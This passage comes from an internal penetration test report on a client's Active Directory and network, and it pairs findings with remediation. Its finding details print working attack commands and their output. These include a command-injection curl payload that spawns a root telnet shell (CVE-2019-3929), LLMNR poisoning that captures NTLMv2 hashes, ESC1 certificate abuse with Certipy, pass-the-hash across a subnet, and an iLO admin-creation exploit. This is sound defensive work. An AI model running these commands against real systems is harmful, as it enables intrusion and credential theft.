target host(s), range CIDR identifier, or hosts file with syntax
   RPORT               623                                                              yes       The
target port
```

Figure 38: IPMI Scanner Options

```
msf5 auxiliary(scanner/ipmi/ipmi_dumphashes) > set rhosts 192.168.201.224
msf5 auxiliary(scanner/ipmi/ipmi_dumphashes) > run

[+]192.168.201.224:623 - IPMI - Hash found:
Administrator:bc4ce4e0487aff545XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX00830a00003638363231304d585133323330314e
521XXXXXXXXXXXXXXXXXXXXXXXXXX746f72:6de61aXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX2
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 39: IPMI Hash Retrieval

H10 – LLMNR/NBT-NS Name Resolution Response Spoofing - High

Description	Windows systems (prior to Vista) will attempt to perform name resolution via NetBIOS Name Server (NBNS) if the hostname is not found in the system's hosts file or via DNS. NBNS has been succeeded by Link-Local Multicast Name Resolution (LLMNR) in Vista and later operating systems. Queries are sent to the broadcast address for the system's local subnet via UDP, and the identity of the responding host is not validated or authenticated. This functionality is useful in home or small office environments that lack infrastructure services, but it is often not needed or necessary in an enterprise environment.
Security Impact	Because these requests are broadcast to the entire local network, an attacker can listen for them and respond with false information (spoofing). The victim will accept this information if the attacking system wins a race condition with another legitimate system or the legitimate system does not exist (i.e. as a result of the user making a typo in the host name). Configuring malicious services on the spoofed IP is the most common attack vector for these protocols. If the victim attempts to access a service that requires authentication, such as a file server, database server, or web site, the attacker can collect the credential information supplied by the victim. The format of the credential information can vary significantly based on the type of service the victim is attempting to access. In some cases, a clear text password may be retrieved directly, but the victim often submits hashed credentials, which are only useful if the attacker can successfully crack it or pass it on-the-fly to another target system (if circumstances allow).
Affected Hosts	• Internal Network
Remediation	**The NBNS vulnerability can be remediated in one of two ways:** • First, require that name resolution only be performed using DNS by setting the UseDnsOnlyForNameResolutions registry key to a value of 1. This will prevent Windows systems from making NBNS queries (this registry change can be deployed via Group Policy) • Alternatively, the NetBIOS service can be disabled entirely. This can be done via DHCP options, network adapter settings, or a registry modification. **LLMNR can be disabled via group policy:** • Group Policy = Computer Configuration\Administrative Templates\Network\DNS Client\Turn off Multicast Name Resolution. (Enabled = Don't use LLMNR, Disabled = Use LLMNR)
Reference	https://attack.mitre.org/techniques/T1557/001/

Finding details:

```
$ python Responder.py -I eth0 -wrfv -P
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.4.0

[+] Poisoners:
```

```
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [ON]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]

<SNIP>

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [10.200.30.5]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']


[*] [LLMNR]  Poisoned answer sent to 192.168.200.120 for name LPT-0680
[*] [MDNS] Poisoned answer sent to 192.168.200.120 for name DNE-2103.local
[*] [MDNS] Poisoned answer sent to 192.168.200.120 for name tjones-pc.local
[*] [MDNS] Poisoned answer sent to 192.168.200.120 for name tjones-pc.local
[*] [MDNS] Poisoned answer sent to 192.168.200.120 for name LPT-0680.local
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[Proxy-Auth] Sending NTLM authentication request to 192.168.200.14
[Proxy-Auth] NTLMv2 Client   : 192.168.200.14
[Proxy-Auth] NTLMv2 Username : PRYSM\bob.smith
[Proxy-Auth] NTLMv2 Hash     :
bob.smith::PRYSM:ef3098d2b9XXXX:1836380XXXX9447BE:010XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
[Proxy-Auth] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Teams/1.2.00.24753 Chrome/66.0.335
9.181 Electron/3.1.11 Safari/537.36
[Proxy-Auth] Host             : amer.ng.msg.teams.microsoft.com:443
```

Figure 40: Spoofing LLMNR/NBT-NS Responses to Capture NTLMV2 Hashes

H11 - WePresent Remote Command Execution - High

Description	Vilkas identified a remote command execution vulnerability due to improper sanitization of user-supplied input passed via /cgi-bin/file_transfer.cgi.
Security Impact	An unauthenticated attacker can perform this exploit to execute operating system commands as the root account.
Affected Host	• 192.168.200.66 (443/TCP)
Remediation	Contact the manufacturer about an upgrade to the latest firmware.
References	https://nvd.nist.gov/vuln/detail/CVE-2019-3929

Finding details:

```
$ curl --header "Content-Type: application/x-www-form-urlencoded" --request POST --data
"file_transfer=new&dir='Pa_Note/usr/sbin/telnetd -p 1271 -l /bin/shPa_Note'whoami" --insecure
https://192.168.200.66/cgi-bin/file_transfer.cgi

Root


$ telnet 192.168.200.66 1271

Trying 192.168.200.66...
Connected to 192.168.200.66.
Escape character is '^]'.

~/boa/cgi-bin # whoami
Root

~/boa/cgi-bin # hostname
Crestron.AirMedia-1.1.wm8750
~/boa/cgi-bin #
```

Figure 41: Gaining Root Access to Crestron.AirMedia-1.1.wm8750

H12 - HP iLO 4 Administrative Console Bypass and Remote Code Execution - High

Description	According to its version number, the remote HP Integrated Lights-Out 4 (iLO 4) server is affected by multiple unspecified flaws that allow a remote attacker to bypass authentication and execute arbitrary code.
Security Impact	Vilkas identified an HP Integrated Lights-Out 4 (iLO 4) server that is affected by multiple flaws that allow a remote attacker to bypass authentication and execute arbitrary code.
Affected Host	• 192.168.200.193 (443/TCP)
Remediation	Upgrade the firmware on the affected devices to least version 2.5.3 to resolve this issue.
Reference	https://support.hpe.com/hpsc/doc/public/display?docId=hpesbhf03769en_us

Finding details:

```
$ python hp_ilo_rce.py -e -u Vilkas_adm -p Vilkas_password! 192.168.200.193
[+] Successfully added user!
```

Figure 42: Executing User Creation Script to Create an HP ILO Admin Account

Note: Vilkas removed this newly created administrator user during testing.

H13 - Vulnerable Active Directory Certificate Template (ESC1) - High

Description	Vilkas enumerated an Active Directory certificate that was configured to allow any user to enroll. When requesting a certificate using this template, an attacker can specify an arbitrary Subject Alternative Name (SAN) (such as a domain admin) and become any user in the domain.
Security Impact	This configuration may allow any domain user to become a domain or enterprise admin, resulting in domain compromise. Vilkas leveraged this to compromise the Active Directory domain.
Affected Host	• CORPCA01.corp.prysm.int ○ CORP-Computer certificate template
Remediation	• Remove enrollment rights from low-privileged users for all certificate templates • Require CA "manager" approval for certificate requests wherever possible • Require authorized signatures for any certificate signing requests (CSR) • Review all certificate templates for an overly permissive security descriptor
Reference	Misconfigured Certificate Templates - ESC1 (page 55): https://specterops.io/assets/resources/Certified_Pre-Owned.pdf

Finding details:

```
Template Name                         : CORP-Computer
  Display Name                        : CORP-Computer
  Certificate Authorities             : corp-CA01-CA
  Enabled                             : True
  Client Authentication               : True
  Enrollment Agent                    : False
  Any Purpose                         : False
  Enrollee Supplies Subject           : True
  Certificate Name Flag               : EnrolleeSuppliesSubject
  Enrollment Flag                     : AutoEnrollmentCheckUserDsCertificate
                                        PublishToDs
  Private Key Flag                    : UseLegacyProvider
                                        ExportableKey
  Extended Key Usage                  : Server Authentication
                                        Client Authentication
  Requires Manager Approval           : False
  Requires Key Archival               : False
  Authorized Signatures Required      : 0
  Validity Period                     : 8 years
  Renewal Period                      : 6 years
  Minimum RSA Key Length              : 2048
  Template Schema Version             : 4
  Permissions
    Enrollment Permissions
      Enrollment Rights               : corp.prysm.int\Brian Smith - Admin Account
                                        corp.prysm.int\Enterprise Admins
                                        corp.prysm.int\SVC_Joiners_Offboard
                                        corp.prysm.int\212PCCD17
                                        corp.prysm.int\Domain Admins
                                        corp.prysm.int\Domain Users
    Object Control Permissions
      Owner                           : corp.prysm.int\Brian Smith - Admin Account
      Write Owner Principals          : corp.prysm.int\ Brian Smith - Admin Account
                                        corp.prysm.int\Enterprise Admins
                                        corp.prysm.int\ SVC_Joiners_Offboard
                                        corp.prysm.int\Domain Admins
```

```
        Write Dacl Principals           : corp.prysm.int\ Brian Smith - Admin Account
                                          corp.prysm.int\Enterprise Admins
                                          corp.prysm.int\SVC_Onboard_Offboard
                                          corp.prysm.int\Domain Admins
        Write Property Principals       : corp.prysm.int\ Brian Smith - Admin Account
                                          corp.prysm.int\Enterprise Admins
                                          corp.prysm.int\ SVC_Joiners_Offboard
                                          corp.prysm.int\Domain Admins
    [!] Vulnerabilities
      ESC1                              : 'corp.prysm.int\\Domain Users can enroll, enrollee supplies subject
and template allows client authentication
```

Figure 43: Vulnerable Certificate Template

```
$ certipy req -username 'ajones'@corp.prysm.int -p '<CLEAR TEXT PASSWORD REDACTED> -ca corp-CA01-CA -target
CORPCA01.corp.prysm.int -template CORP-Computer -upn SVC_SCCM@corp.prysm.int  -dns corp.prysm.int

Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 4829
[*] Got certificate with multiple identifications
    UPN: 'SVC_SCCM@corp.prysm.int'
    DNS Host Name: 'corp.prysm.int'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'svc_sccm_corp.pfx'
```

Figure 44: Requesting Certificate for svc_sccm Account

```
$ certipy auth -pfx svc_sccm_corp.pfx -dc-ip 192.168.100.1

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'SVC_SCCM@corp.prysm.int'
    [1] DNS Host Name: 'corp.prysm.int'
> 0
[*] Using principal: svc_sccm@corp.prysm.int
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'svc_sccm.ccache'
[*] Trying to retrieve NT hash for 'svc_sccm'
[*] Got hash for 'svc_sccm@corp.prysm.int': aad3b435b51404eeaad3b435b51404ee:<REDACTED>
```

Figure 45: Authenticating with Certificate

H14 – Local Administrator Password Reuse - High

Description	An analysis of the organization's default local Administrator account passwords revealed that the same password is reused across many Windows systems in the environment
Security Impact	Reusing the same local Administrator password across systems greatly simplifies the task of moving laterally and escalating privileges in the environment once an initial system is compromised by an attacker.
Affected Domain	• corp.prysm.int
Remediation	Consider implementing a password management solution to assign different local Administrator passwords on each Windows system in the domain. Microsoft's Local Administrator Password Solution (LAPS) is a free offering that is worth strongly considering.
Reference	https://attack.mitre.org/techniques/T1550/002/ https://learn.microsoft.com/en-us/windows-server/identity/laps/laps-overview

Finding details:

```
$ nxc smb 192.168.200/24 -u 'itlocaladmin' -H <NTLM HASH REDACTED> --local-auth

<SNIP>

SMB         192.168.200.206   445    WKS03645         [+] WKS03645\itlocaladmin <NTLM HASH REDACTED>
SMB         192.168.200.82    445    WKS03080         [+] WKS03080\itlocaladmin <NTLM HASH REDACTED
SMB         192.168.200.85    445    WKS03562         [+] WKS03562\itlocaladmin <NTLM HASH REDACTED
SMB         192.168.200.60    445    WKS03550         [+] WKS03550\itlocaladmin <NTLM HASH REDACTED
SMB         192.168.200.213   445    WKS03463         [+] WKS03463\itlocaladmin <NTLM HASH REDACTED
SMB         192.168.200.216   445    WKS03824         [+] WKS03824\itlocaladmin <NTLM HASH REDACTED
SMB         192.168.200.214   445    WKS03823         [+] WKS03823\itlocaladmin <NTLM HASH REDACTED
SMB         192.168.200.50    445    WKS03824         [+] WKS03824\itlocaladmin <NTLM HASH REDACTED
SMB         192.168.200.22    445    WKS03810         [+] WKS03810\itlocaladmin <NTLM HASH REDACTED
SMB         192.168.200.11    445    WKS03874         [+] WKS03874\itlocaladmin <NTLM HASH REDACTED

<SNIP>
```

Figure 46: Confirming Local Administrator Password Reuse across Subnet

M1 – Weak Active Directory User Configuration - Medium

Description	Active Directory user accounts are configured with the User Account Control value of PASSWD_NOTREQD thus allowing blank passwords to be set
Security Impact	An administrator or anyone with password reset privileges could accidently leave the password field blank. This can potentially allow an attacker to gain unauthorized access to critical infrastructure.
Affected Domain	• prysm.ad
Remediation	Use the script located at https://blogs.technet.microsoft.com/russellt/2016/05/26/passwd_notreqd/ to remove the PASSWD_NOTREQD flag from the User Account Control field.
Reference	https://blogs.technet.microsoft.com/russellt/2016/05/26/passwd_notreqd/ https://activedirectoryfaq.com/2013/12/empty-password-in-active-directory-despite-activated-password-policy/

Finding details:

Name	Domain Membership	User Account Control
IWAM_YUN	prysm.ad	PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
IWAM_EHU	prysm.ad	PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
IWAM_CEA	prysm.ad	PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
IWAM_LDM	prysm.ad	PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
IWAM_FHQ	prysm.ad	PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
IWAM_LAM	prysm.ad	PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
IUSR_HWQ	prysm.ad	PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
IUSR_UII	prysm.ad	PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
IUSR_DMT	prysm.ad	PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD

Name	Domain Membership	User Account Control
IUSR_BDY	prysm.ad	PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
IUSR_YNN	prysm.ad	PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
IUSR_UBB	prysm.ad	PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD

Figure 47: List of Users Configured with PASSWD_NOTREQD

M2 - SMB Signing Not Enabled - Medium

Description	Vilkas identified multiple Windows systems in the environment that do not require cryptographic signing of SMB communications.
Security Impact	Failure to require SMB signing facilitates other attacks, such as the one described in the LLMNR/NBT-NS Name Resolution Response Spoofing finding in this report. Without this requirement, it's possible to relay hashes that are captured, send them to a target system, and gain privileged access without ever needing the cleartext password.
Affected Domains	• prysm.ad
Remediation	Utilize Group Policy to require cryptographic signing on SMB communications between systems. This setting can be found at the following path: Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options
Reference	https://www.rootusers.com/configure-smb-signing-via-group-policy/ https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/smbv1-microsoft-network-client-digitally-sign-communications-if-server-agrees

Finding details:

```
$ python RunFinger.py -i 192.168.200.0/24 -a

Retrieving information for 192.168.200.7...
SMB signing: False
Null Sessions Allowed: False
Vulnerable to MS17-010: False
Server Time: 2024-10-31 15:55:44
OS version: 'indows 10 Pro 18362'
Lanman Client: 'Windows 10 Pro 6.3'
Machine Hostname: 'DTAHD-2431'
This machine is part of the 'PRYSM' domain

Retrieving information for 192.168.200.20...
SMB signing: False
Null Sessions Allowed: False
Vulnerable to MS17-010: False
Server Time: 2024-10-31 15:55:44
OS version: 'indows 7 Professional 7601 Service Pack 1'
Lanman Client: 'Windows 7 Professional 6.1'
Machine Hostname: 'DTA-1950'
This machine is part of the 'PRYSM' domain

<SNIP>
```

Figure 48: Sample of Hosts with SMB Signing Not Enabled

M3 - Default ms-DS-MachineAccountQuota Attribute - Medium

Description	By default, the ms-DS-MachineAccountQuota attribute value is set to 10 in an Active Directory domain, meaning that any authenticated user no matter the privilege level can add up to 10 computer objects to the domain.
Security Impact	The ability to add computer objects in a domain is the precursor for multiple different Active Directory related attacks.
Affected Domains	• prysm.ad • corp.prysm.int
Remediation	Set the ms-DS-MachineAccountQuota limit to 0 to only allow administrator level users to add computer objects to the domain.
Reference	https://www.networksgroup.com/blog/easily-remediated-vulnerabilities-machine-account-quota https://vilkascyber.com/default-ms-ds-machineaccuountquota

Finding details:

```
$ addcomputer.py -method SAMR -computer-pass <CLEAR TEXT PASSWORD REDACTED> -computer-name PPHPGBZR
prysm.ad/37D-B-28$BNE -dc-ip 192.168.200.15

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Successfully added machine account PPHPGBZR$ with password <CLEAR TEXT PASSWORD REDACTED>
```

Figure 49: Adding a Computer to the Domain

Best Practice Recommendations

B1 – Remove Stale AD Records - BR

Description	Vilkas noticed many stale records within Active Directory, particularly for decommissioned hosts.
Security Impact	An accurate asset inventory makes for ease of administration and is the basis of a strong configuration management program.
Remediation	Remove stale DNS records from Active Directory.
Reference	https://blogs.technet.microsoft.com/poshchap/2014/10/03/one-liner-my-take-on-finding-stale-user-and-computer-accounts/ https://devblogs.microsoft.com/scripting/active-directory-week-stale-object-cleanup-guidancepart-1/

B2 – Uninstall Microsoft Exchange - BR

Description	When migrating to Microsoft 365 it is important to fully uninstall Microsoft Exchange in place of powering off the existing Exchange server.
Security Impact	By design, Microsoft Exchange installations create multiple groups within Active Directory that grant high level privileges to various objects and if a user or computer that resides within one of these groups is compromised it could lead to full domain compromise.
Remediation	Follow Microsoft guidance for performing a full uninstall of Microsoft Exchange to remove any related groups and permissions from the domain.
Reference	https://adsecurity.org/?p=4119

B3 – Improve Security Monitoring - BR

Description	Some of the activities performed during the Assessment appear to have gone unnoticed. Personnel may have not been made completely aware by any monitoring or alerting system during the assessment.
Security Impact	The absence or deficiency of security monitoring drastically reduces the organization's ability to detect and respond to abnormal activities or incidents in the environment. If sufficient logging is not configured, this could mean that any evidence that would be necessary for a thorough investigation could be destroyed before organization personnel even realize that there has been an incident.
Remediation	If there is a centralized logging solution in place, create rules to alert security personnel of significant events that occur on the network. This could include aspects such as domain administrator account creation, user account elevation to domain administrator, significant data transfers, and misuse of service accounts, to name a few. If there is currently no system capable of such log correlation, Vilkas recommends performing a risk assessment to determine whether such a tool would be an option for implementation.
Reference	http://csrc.nist.gov/publications/nistpubs/800-137/SP800-137-Final.pdf https://www.sans.org/reading-room/whitepapers/analyst/continuous-monitoring-is-needed-35030

B4 – Strengthen Configuration Management - BR

Description	Vilkas detected several issues that indicate a possible deficiency in configuration management and system hardening practices.
Security Impact	The absence of formal configuration management within the organization is typically evidenced by the presence of unnecessary services, default usernames and passwords in use, default files and pages accessible, and an overall lack of system hardening. These issues could lead to information disclosure or even full compromise if left unfixed.
Remediation	Develop, implement, and periodically review formal configuration management procedures, standards, and templates to ensure that systems are properly hardened and configured before they are placed into production.
Reference	https://csrc.nist.gov/publications/detail/sp/800-128/final

B5 – Reset Password on KRBTGT Account - BR

Description	The KRBTGT account signs and encrypts all Kerberos tickets for the domain. In the event of a domain compromise, an attacker may gain control over the KRBTGT account by obtaining its NTLM hash.
Security Impact	An attacker can use the compromised KRBTGT NTLM hash to generate a Ticket Granting Ticket (TGT) for any domain account such as the administrator user and have a ticket validity period of up to 10 years. This process is also known as a Golden Ticket attack.
Remediation	Resetting the KRBTGT account password on a regular basis reduces the useful lifetime of Kerberos tickets in the event of a compromise. Vilkas recommends resetting the KRBTGT password during the following: • once a quarter • immediately after a penetration test and/or security incident Microsoft has released a script that changes the password and it is available at the link below. The script should be run twice, with a 12 to 24 hour pause between each run to allow the changes to be replicated to all domain controllers. Performing two password changes ensures that the account password history is completely overwritten. Microsoft removed the original posting but the script was preserved on GitHub by a member of the information security community. https://gist.github.com/mubix/fd0c89ec021f70023695
Reference	https://attack.mitre.org/techniques/T1097/

Remediation Recommendations

Short-Term Initiatives

These issues require immediate attention and should not require considerable time, effort, and resources:

- Configure Group Policy to disable NetBIOS and LLMNR on workstations and servers.
- Reset the password on the KRBTGT Account.
- Upgrade the Mirth Connect host.
- Modify file permissions on the exposed web.config file.
- Disable Cisco SmartInstall.
- Set the MachineAccountQuota to 0 for non-admin users.

Medium-Term Initiatives

These tasks may require additional time, effort and resources, but will help improve the security posture of the internal network:

- Mitigate the Printerbug flaw.
- Modify ACLs to remediate RBCD.
- Disallow non-admin users from adding new records to ADIDNS.
- Disable the WebClient service if not required for day-to-day operations.
- Apply the firmware upgrade to mitigate the WePresent remote code execution vulnerability.
- Apply the firmware upgrade to mitigate the HP iLO 4 Administrative Console Bypass and Remote Code Execution vulnerability.
- Reconfigure users affected by PASSWD_NOTREQD.
- Configure passwords according to company password policies.
- Fully uninstall Microsoft Exchange.
- Perform an audit/clean-up of Active Directory artifacts.
- Require cryptographic signing on SMB communication between systems.
- Disable unused IPMI interfaces or isolate access with network segmentation.
- Configure managed service accounts (MSA) and group managed service accounts (gMSA) for the prysm.ad domain.
- Implement a solution such as LAPS to prevent local administrator password re-use.
- Review the CORP-Computer Active Directory Certificate Services (AD CS) certificate template and implement an appropriate fix to mitigate the ESC1 attack.

Long-Term Initiatives

These initiatives are preventative in nature and focus on security program management fundamentals:

- Develop a formal configuration management procedure for each system type and role and ensure it meets industry security best practices.
- Formally define and adopt security best practice security configuration checklists (e.g., CIS, USGCB, or NCP verified baseline) for each system type and role in the environment.
- Formally document known and accepted configuration deviations from adopted security configuration checklist guidance.
- Periodically review active configuration states against documented system baseline states to identify.
- Isolate critical systems into individual network segments in order to enable tighter control over access to those hosts. Continue breaking the environment into logical segments and narrowing down access to each of these groups to only personnel and hosts who require it for business functionality.
- Research and implement a Security Information and Event Management (SIEM) and advanced Endpoint Detection & Response (EDR) solution within the environment.
- Perform an in-depth Active Directory security assessment from the perspective of an unauthenticated, low-privileged, and privileged user to uncover additional flaws/hardening opportunities.

Appendices


Appendix A – Assessment Scope

In-Scope Network Assets

Asset	Description
192.168.200.0/24	Internal network range – VLAN 10 – Users
192.168.201.0/24	Internal network range – VLAN 20 – Users
192.168.202.0/24	Internal network range – VLAN 30 – IP phones/IoT
192.168.203.0/24	Internal network range – VLAN 40 – Corp wireless
192.168.100.0/23	Internal network range – VLAN 100 - Servers
*.prysm.ad	Active Directory domain
corp.prysm.int	Active Directory domain

Appendix B – Domain Password Analysis


prysm.ad Password Cracking Statistics




Description	Statistic
Total Password Hashes	3,335
Total Unique Password Hashes	2,181
Total Passwords Cracked	2,341
Total Unique Passwords Cracked	1,281
Percent of Total Passwords Cracked	70.2%
Percent of Unique Passwords Cracked	58.7%
Total Members of the Domain Administrators Group	15
Total Domain Administrator Passwords Cracked	7
Percent of Domain Administrator Passwords Cracked	46%
Total Members of the Enterprise Administrators Group	11
Total Enterprise Administrator Passwords Cracked	7
Percent of Enterprise Administrator Passwords Cracked	64%

Description	Statistic
Total LM Hashes	167

prysm.ad Password Length Statistics



prysm.ad Password Re-Use

